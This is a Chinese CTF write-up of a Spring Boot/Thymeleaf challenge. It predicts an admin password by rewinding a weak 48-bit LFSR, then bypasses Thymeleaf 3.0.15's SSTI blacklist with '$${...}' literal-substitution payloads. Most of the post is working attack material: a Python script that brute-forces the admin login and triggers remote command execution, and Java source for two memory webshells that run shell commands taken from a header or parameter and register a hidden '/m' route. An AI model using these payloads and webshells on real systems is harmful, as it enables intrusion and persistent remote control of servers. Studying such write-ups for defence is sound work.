TL;DR
这次比赛的感觉就是题目挺难的,如果真正不看笔记不用 AI 是真打不了,已经闻到了失败的味道。
本来不打算发博客的,包括有些师傅来问了也不打算发的,不过 thymeleaf 这道题的分块传输打入内存马确实挺有意思 🤔
thymeleaf

目录结构是这样,
package com.ctf.prng.config;

import org.springframework.context.annotation.Bean;
import org.springframework.context.annotation.Configuration;
import org.springframework.security.config.annotation.web.builders.HttpSecurity;
import org.springframework.security.config.annotation.web.configuration.EnableWebSecurity;
import org.springframework.security.web.SecurityFilterChain;

/* JADX INFO: loaded from: prng-ctf-1.0.0.jar:BOOT-INF/classes/com/ctf/prng/config/SecurityConfig.class */
@Configuration
@EnableWebSecurity
public class SecurityConfig {
    @Bean
    public SecurityFilterChain securityFilterChain(HttpSecurity http) throws Exception {
        http.authorizeHttpRequests(authz -> {
            authz.anyRequest().permitAll();
        }).formLogin(form -> {
            form.disable();
        }).logout(logout -> {
            logout.disable();
        }).csrf(csrf -> {
            csrf.disable();
        });
        return http.build();
    }
}
这个配置是完全无防护的,接着看用户初始化逻辑,看看能否越权
package com.ctf.prng.service;

import com.ctf.prng.model.User;
import com.ctf.prng.repository.UserRepository;
import java.security.SecureRandom;
import javax.annotation.PostConstruct;
import org.springframework.beans.factory.annotation.Autowired;
import org.springframework.security.crypto.bcrypt.BCryptPasswordEncoder;
import org.springframework.security.crypto.password.PasswordEncoder;
import org.springframework.stereotype.Service;

/* JADX INFO: loaded from: prng-ctf-1.0.0.jar:BOOT-INF/classes/com/ctf/prng/service/RandomService.class */
@Service
public class RandomService {
    private final PseudoRandomGenerator prng;
    private final UserRepository userRepository;
    private final PasswordEncoder passwordEncoder = new BCryptPasswordEncoder();
    private long adminPassword;
    private final long seed;

    @Autowired
    public RandomService(UserRepository userRepository) {
        this.userRepository = userRepository;
        SecureRandom random = new SecureRandom();
        long rawSeed = (((long) random.nextInt()) << 32) | (((long) random.nextInt()) & 4294967295L);
        this.seed = rawSeed & 281474976710655L;
        this.prng = new PseudoRandomGenerator(this.seed);
        for (int i = 0; i < 9; i++) {
            this.prng.next();
        }
        this.adminPassword = this.prng.next();
    }

    @PostConstruct
    public void initAdminUser() {
        this.userRepository.deleteAll();
        String plainPassword = String.format("%016d", Long.valueOf(this.adminPassword % 10000000000000000L));
        String hashedPassword = this.passwordEncoder.encode(plainPassword);
        User admin = new User("admin", hashedPassword, "ADMIN");
        this.userRepository.save(admin);
        for (int i = 1; i <= 5; i++) {
            String username = "user" + i;
            long userPlainPassword = this.prng.next();
            String userPasswordStr = String.format("%016d", Long.valueOf(userPlainPassword % 10000000000000000L));
            String userHashedPassword = this.passwordEncoder.encode(userPasswordStr);
            User user = new User(username, userHashedPassword, "USER");
            this.userRepository.save(user);
        }
    }

    public long nextRandom() {
        return this.prng.next();
    }

    public long getCurrentState() {
        return this.prng.getState();
    }

    public long getAdminPassword() {
        return this.adminPassword;
    }

    public long getSeed() {
        return this.seed;
    }

    public boolean matches(String plainPassword, String hashedPassword) {
        return this.passwordEncoder.matches(plainPassword, hashedPassword);
    }

    public String encodePassword(String plainPassword) {
        return this.passwordEncoder.encode(plainPassword);
    }
}
系统启动时,生成了一个 48 位的种子,并初始化 PseudoRandomGenerator,接着循环了 9 次,把前 9 个状态丢弃,第 10 次调用prng.next()的结果被赋值给了adminPassword,然后再创建五个测试用户,那么当我再注册一个新账号的时候,会返回一个 plainPassword,就是系统的第 16 次 PRNG 状态。看下 admin 的密码生成逻辑PseudoRandomGenerator方法
package com.ctf.prng.service;

/* JADX INFO: loaded from: prng-ctf-1.0.0.jar:BOOT-INF/classes/com/ctf/prng/service/PseudoRandomGenerator.class */
public class PseudoRandomGenerator {
    private long state;
    private static final long MASK = 281474976710655L;
    private static final int BITLEN = 48;

    public PseudoRandomGenerator(long seed) {
        this.state = seed & MASK;
        if (this.state == 0) {
            this.state = 190085268090081L;
        }
    }

    public long next() {
        long feedback = ((((this.state >> 47) ^ (this.state >> 46)) ^ (this.state >> 43)) ^ (this.state >> 42)) & 1;
        this.state = ((this.state >> 1) | (feedback << 47)) & MASK;
        return this.state;
    }

    public long getState() {
        return this.state;
    }

    public void setState(long state) {
        this.state = state & MASK;
    }

    public int nextInt(int min, int max) {
        if (min >= max) {
            return min;
        }
        long range = (((long) max) - ((long) min)) + 1;
        long value = next() % range;
        return (int) (((long) min) + value);
    }
}
计算下一个状态的公式为向右移位this.state = ((this.state >> 1) | (feedback << 47)) & MASK。这里有两个问题,向右移位 1 位,意味着当前状态的最右侧一位(即第 0 位,最低位)被直接丢弃,并未feedback位的计算只用到了第 47、46、43、42 位,完全没有用到被丢弃的第 0 位。
那么每往回倒推 1 步,就会产生 1 个未知的最低位,即多出 2 种可能性。刚才说了我们拿到的是第十六步,现在要预测第十步,所以是 2^6,也就是六十四种可能性,拿到候选密码之后直接进行 fuzz 即可
接着看了看控制器,没什么特别的,就是注册以及登录检验,并且在成功到后台之后可以用section进行模板注入

先进行 admin 密码的预测
#!/usr/bin/env python3
import argparse
import random
import re
import string
import sys
from typing import Set

import requests


def gen_username() -> str:
    alphabet = string.ascii_lowercase + string.digits
    return "u" + "".join(random.choice(alphabet) for _ in range(7))


def recover_candidates(observed_password: int, steps_back: int) -> Set[str]:
    states = {observed_password}
    for _ in range(steps_back):
        nxt = set()
        for s in states:
            base = ((s & ((1 << 47) - 1)) << 1)
            nxt.add(base)
            nxt.add(base | 1)
        states = nxt
    return {f"{s:016d}" for s in states}


def extract_password(html: str) -> str:
    m = re.search(r"\b(\d{16})\b", html)
    if not m:
        raise RuntimeError("failed to extract generated password from register page")
    return m.group(1)


def verify_admin(session: requests.Session, base: str) -> bool:
    r = session.get(base + "/", timeout=10)
    return r.ok and ("欢迎回来,<strong>admin</strong>" in r.text or "系统管理员" in r.text)


def try_login(session: requests.Session, base: str, password: str) -> bool:
    r = session.post(
        base + "/dologin",
        data={"username": "admin", "password": password},
        allow_redirects=False,
        timeout=10,
    )
    if r.status_code not in (302, 303):
        return False
    location = r.headers.get("Location", "")
    if not location:
        return False
    return verify_admin(session, base)


def format_cookies(session: requests.Session) -> str:
    return "; ".join(f"{c.name}={c.value}" for c in session.cookies)


def exploit(base: str, min_back: int, max_back: int) -> int:
    base = base.rstrip("/")
    session = requests.Session()

    username = gen_username()
    r = session.post(base + "/register", data={"username": username}, timeout=10)
    if not r.ok:
        print(f"[-] register failed: HTTP {r.status_code}", file=sys.stderr)
        return 1

    observed = extract_password(r.text)
    print(f"[+] registered username: {username}")
    print(f"[+] observed user password: {observed}")
    print(f"[+] rewind range: {min_back}..{max_back}")

    tried = 0
    for steps in range(min_back, max_back + 1):
        candidates = sorted(recover_candidates(int(observed), steps))
        print(f"[*] steps_back={steps}, candidate_count={len(candidates)}")
        for candidate in candidates:
            tried += 1
            if try_login(session, base, candidate):
                print(f"[+] admin password: {candidate}")
                print(f"[+] cookie: {format_cookies(session)}")
                print(f"[+] total attempts: {tried}")
                return 0

    print("[-] admin login failed", file=sys.stderr)
    return 2


if __name__ == "__main__":
    parser = argparse.ArgumentParser(description="Recover the admin password by rewinding the PRNG.")
    parser.add_argument("base", nargs="?", default="http://127.0.0.1:8080", help="target base URL")
    parser.add_argument("--min-back", type=int, default=6, help="minimum rewind steps")
    parser.add_argument("--max-back", type=int, default=12, help="maximum rewind steps")
    args = parser.parse_args()
    raise SystemExit(exploit(args.base, args.min_back, args.max_back))

看到是 3.0.15 版本,想起 QWB final 的一道题目,当时 QWB 的若依我是打了的,所以一下就想起来了,最后队友找到了这篇文章,https://www.freebuf.com/articles/vuls/458986.html 不过这里我们不看文章自己分析下,找到thymeleaf-spring5-3.0.15.RELEASE-sources.jar,在 SpringRequestUtils.java中,发现增加了黑名单
package org.thymeleaf.spring5.util;

import java.util.Enumeration;
import javax.servlet.http.HttpServletRequest;
import org.thymeleaf.exceptions.TemplateProcessingException;
import org.thymeleaf.util.StringUtils;
import org.unbescape.uri.UriEscape;

/* JADX INFO: loaded from: prng-ctf-1.0.0.jar:BOOT-INF/lib/thymeleaf-spring5-3.0.15.RELEASE.jar:org/thymeleaf/spring5/util/SpringRequestUtils.class */
public final class SpringRequestUtils {
    public static void checkViewNameNotInRequest(String viewName, HttpServletRequest request) {
        String vn = StringUtils.pack(viewName);
        if (!containsExpression(vn)) {
            return;
        }
        boolean found = false;
        String requestURI = StringUtils.pack(UriEscape.unescapeUriPath(request.getRequestURI()));
        if (requestURI != null && containsExpression(requestURI)) {
            found = true;
        }
        if (!found) {
            Enumeration<String> paramNames = request.getParameterNames();
            while (!found && paramNames.hasMoreElements()) {
                String[] paramValues = request.getParameterValues(paramNames.nextElement());
                for (int i = 0; !found && i < paramValues.length; i++) {
                    String paramValue = StringUtils.pack(paramValues[i]);
                    if (paramValue != null && containsExpression(paramValue) && vn.contains(paramValue)) {
                        found = true;
                    }
                }
            }
        }
        if (found) {
            throw new TemplateProcessingException("View name contains an expression and so does either the URL path or one of the request parameters. This is forbidden in order to reduce the possibilities that direct user input is executed as a part of the view name.");
        }
    }

    private static boolean containsExpression(String text) {
        int textLen = text.length();
        boolean expInit = false;
        for (int i = 0; i < textLen; i++) {
            char c = text.charAt(i);
            if (!expInit) {
                if (c == '$' || c == '*' || c == '#' || c == '@' || c == '~') {
                    expInit = true;
                }
            } else {
                if (c == '{') {
                    return true;
                }
                if (!Character.isWhitespace(c)) {
                    expInit = false;
                }
            }
        }
        return false;
    }

    private SpringRequestUtils() {
    }
}
新增了 containsExpression(),会检查 ${、*{、#{、@{、~{,$${...} 这种结构能绕过检测,接着看SpringStandardExpressionUtils.containsSpELInstantiationOrStaticOrParam
package org.thymeleaf.spring5.util;

/* JADX INFO: loaded from: prng-ctf-1.0.0.jar:BOOT-INF/lib/thymeleaf-spring5-3.0.15.RELEASE.jar:org/thymeleaf/spring5/util/SpringStandardExpressionUtils.class */
public final class SpringStandardExpressionUtils {
    private static final char[] NEW_ARRAY = "wen".toCharArray();
    private static final int NEW_LEN = NEW_ARRAY.length;
    private static final char[] PARAM_ARRAY = "marap".toCharArray();
    private static final int PARAM_LEN = PARAM_ARRAY.length;

    public static boolean containsSpELInstantiationOrStaticOrParam(String expression) {
        int explen = expression.length();
        int n = explen;
        int ni = 0;
        int pi = 0;
        while (true) {
            int i = n;
            n--;
            if (i != 0) {
                char c = expression.charAt(n);
                if (ni < NEW_LEN && c == NEW_ARRAY[ni] && (ni > 0 || (n + 1 < explen && Character.isWhitespace(expression.charAt(n + 1))))) {
                    ni++;
                    if (ni == NEW_LEN && (n == 0 || !isSafeIdentifierChar(expression.charAt(n - 1)))) {
                        return true;
                    }
                } else if (ni > 0) {
                    n += ni;
                    ni = 0;
                } else {
                    ni = 0;
                    if (pi < PARAM_LEN && c == PARAM_ARRAY[pi] && (pi > 0 || (n + 1 < explen && !isSafeIdentifierChar(expression.charAt(n + 1))))) {
                        pi++;
                        if (pi == PARAM_LEN && (n == 0 || !isSafeIdentifierChar(expression.charAt(n - 1)))) {
                            return true;
                        }
                    } else if (pi > 0) {
                        n += pi;
                        pi = 0;
                    } else {
                        pi = 0;
                        if (c == '(' && n - 1 >= 0 && isPreviousStaticMarker(expression, n)) {
                            return true;
                        }
                    }
                }
            } else {
                return false;
            }
        }
    }

    private static boolean isPreviousStaticMarker(String expression, int idx) {
        char c;
        int n = idx;
        do {
            int i = n;
            n--;
            if (i != 0) {
                c = expression.charAt(n);
                if (c == 'T') {
                    if (n == 0) {
                        return true;
                    }
                    char c1 = expression.charAt(n - 1);
                    return !isSafeIdentifierChar(c1);
                }
            } else {
                return false;
            }
        } while (Character.isWhitespace(c));
        return false;
    }

    private static boolean isSafeIdentifierChar(char c) {
        return (c >= 'A' && c <= 'Z') || (c >= 'a' && c <= 'z') || ((c >= '0' && c <= '9') || c == '_');
    }

    private SpringStandardExpressionUtils() {
    }
}
由于他的匹配扫描是从后往前的,所以他主要是拦截三类表达式
new
T(...)
param
Thymeleaf 的|...|是字面量替换,这里简单的测试下
__|$${#response.getWriter().print('111')}|__::.x

如果要执行命令的话,我们需要考虑 jdk 版本,remote 为 17,反射基本不能成功,
先进行一个初步探测
__|$${#response.getWriter().print(@homeController.getClass().getName())}|__::.x

__|$${#response.getWriter().print(@requestMappingHandlerMapping.getApplicationContext().getWebServer().getClass().getName())}|__::.x
发现是org.springframework.boot.web.embedded.tomcat.TomcatWebServer,需要注入内存马,那么考虑分步写入然后再打 defineClass,这里 AI 大人直接给我了一个 exp
两个木马分别是Spring Echo
package org.springframework.expression;

import org.springframework.web.context.request.RequestContextHolder;
import org.springframework.web.context.request.ServletRequestAttributes;

public class E {
    static {
        try {
            ServletRequestAttributes attrs =
                (ServletRequestAttributes) RequestContextHolder.getRequestAttributes();
            if (attrs != null && attrs.getResponse() != null) {
                String cmd = attrs.getRequest().getHeader("X-Cmd");
                if (cmd == null || cmd.isEmpty()) {
                    cmd = attrs.getRequest().getParameter("cmd");
                }
                if (cmd != null && !cmd.isEmpty()) {
                    Process p = Runtime.getRuntime().exec(new String[] {"sh", "-c", cmd});
                    byte[] out = p.getInputStream().readAllBytes();
                    if (out.length == 0) {
                        out = p.getErrorStream().readAllBytes();
                    }
                    attrs.getResponse().getWriter().write(new String(out));
                    attrs.getResponse().getWriter().flush();
                }
            }
        } catch (Throwable ignored) {
        }
    }
}
//Memory Webshell
Spring Controller
package org.springframework.expression;

import java.lang.reflect.Method;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import org.springframework.web.context.WebApplicationContext;
import org.springframework.web.context.request.RequestContextHolder;
import org.springframework.web.context.request.ServletRequestAttributes;
import org.springframework.web.context.support.WebApplicationContextUtils;
import org.springframework.web.servlet.mvc.method.RequestMappingInfo;
import org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerMapping;

public class M {
    static {
        try {
            ServletRequestAttributes attrs =
                (ServletRequestAttributes) RequestContextHolder.getRequestAttributes();
            if (attrs != null) {
                WebApplicationContext ctx =
                    WebApplicationContextUtils.getWebApplicationContext(
                        attrs.getRequest().getServletContext());
                if (ctx != null) {
                    RequestMappingHandlerMapping mapping =
                        ctx.getBean(RequestMappingHandlerMapping.class);
                    RequestMappingInfo info = RequestMappingInfo.paths("/m")
                        .options(mapping.getBuilderConfiguration())
                        .build();
                    Method method = M.class.getDeclaredMethod(
                        "x", HttpServletRequest.class, HttpServletResponse.class);
                    try {
                        mapping.registerMapping(info, new M(), method);
                    } catch (IllegalStateException ignored) {
                    }
                }
            }
        } catch (Throwable ignored) {
        }
    }

    public void x(HttpServletRequest req, HttpServletResponse resp) throws Exception {
        String cmd = req.getHeader("X-Cmd");
        if (cmd == null || cmd.isEmpty()) {
            cmd = req.getParameter("cmd");
        }
        if (cmd == null || cmd.isEmpty()) {
            return;
        }
        Process p = Runtime.getRuntime().exec(new String[] {"sh", "-c", cmd});
        byte[] out = p.getInputStream().readAllBytes();
        if (out.length == 0) {
            out = p.getErrorStream().readAllBytes();
        }
        resp.getWriter().write(new String(out));
        resp.getWriter().flush();
    }
}
两个木马文件就位之后
#!/usr/bin/env python3
import argparse
import random
import re
import string
import sys
import urllib.parse
from typing import Set

import requests


def gen_username() -> str:
    alphabet = string.ascii_lowercase + string.digits
    return "u" + "".join(random.choice(alphabet) for _ in range(7))


def recover_candidates(observed_password: int, steps_back: int) -> Set[str]:
    states = {observed_password}
    for _ in range(steps_back):
        nxt = set()
        for s in states:
            base = ((s & ((1 << 47) - 1)) << 1)
            nxt.add(base)
            nxt.add(base | 1)
        states = nxt
    return {f"{s:016d}" for s in states}


def extract_password(html: str) -> str:
    m = re.search(r"\b(\d{16})\b", html)
    if not m:
        raise RuntimeError("failed to extract generated password from register page")
    return m.group(1)


def verify_admin(session: requests.Session, base: str) -> bool:
    r = session.get(base + "/", timeout=10)
    return r.ok and ("欢迎回来,<strong>admin</strong>" in r.text or "系统管理员" in r.text)


def try_login(session: requests.Session, base: str, password: str) -> bool:
    r = session.post(
        base + "/dologin",
        data={"username": "admin", "password": password},
        allow_redirects=False,
        timeout=10,
    )
    if r.status_code not in (302, 303):
        return False
    location = r.headers.get("Location", "")
    if not location:
        return False
    return verify_admin(session, base)


def format_cookies(session: requests.Session) -> str:
    return "; ".join(f"{c.name}={c.value}" for c in session.cookies)


def build_rce_payload(command: str) -> str:
    if "'" in command:
        raise ValueError("command cannot contain a single quote")
    inner = (
        "''.getClass().forName('java.lang.Runtime').getRuntime().exec("
        f"'{command}'"
        ").getClass()"
    )
    expr = (
        "#response.getWriter().print("
        "new.org.springframework.expression.spel.standard.SpelExpressionParser()"
        f'.parseExpression("{inner}").getValue())'
    )
    return f"__|$${{{expr}}}|__::.x"


def trigger_rce(session: requests.Session, base: str, command: str) -> requests.Response:
    payload = build_rce_payload(command)
    url = base + "/admin?section=" + urllib.parse.quote(payload, safe="")
    return session.get(url, timeout=10)


def exploit(base: str, min_back: int, max_back: int, command: str | None) -> int:
    base = base.rstrip("/")
    session = requests.Session()

    username = gen_username()
    r = session.post(base + "/register", data={"username": username}, timeout=10)
    if not r.ok:
        print(f"[-] register failed: HTTP {r.status_code}", file=sys.stderr)
        return 1

    observed = extract_password(r.text)
    print(f"[+] registered username: {username}")
    print(f"[+] observed user password: {observed}")
    print(f"[+] rewind range: {min_back}..{max_back}")

    tried = 0
    for steps in range(min_back, max_back + 1):
        candidates = sorted(recover_candidates(int(observed), steps))
        print(f"[*] steps_back={steps}, candidate_count={len(candidates)}")
        for candidate in candidates:
            tried += 1
            if try_login(session, base, candidate):
                print(f"[+] admin password: {candidate}")
                print(f"[+] cookie: {format_cookies(session)}")
                print(f"[+] total attempts: {tried}")
                if command:
                    r = trigger_rce(session, base, command)
                    print(f"[+] rce status: {r.status_code}")
                    print(f"[+] rce body: {r.text[:200]}")
                return 0

    print("[-] admin login failed", file=sys.stderr)
    return 2


if __name__ == "__main__":
    parser = argparse.ArgumentParser(description="Recover the admin password by rewinding the PRNG.")
    parser.add_argument("base", nargs="?", default="http://127.0.0.1:8080", help="target base URL")
    parser.add_argument("--min-back", type=int, default=6, help="minimum rewind steps")
    parser.add_argument("--max-back", type=int, default=12, help="maximum rewind steps")
    parser.add_argument(
        "--cmd",
        help="optional command to execute via the Thymeleaf SSTI after admin login; avoid single quotes",
    )
    args = parser.parse_args()
    raise SystemExit(exploit(args.base, args.min_back, args.max_back, args.cmd))


# python3 rce.py http://127.0.0.1:8080 --mode echo --cmd 'echo unix-ok'


# python3 rce.py http://127.0.0.1:8080 --mode memshell --cmd 'echo mem-unix-ok'
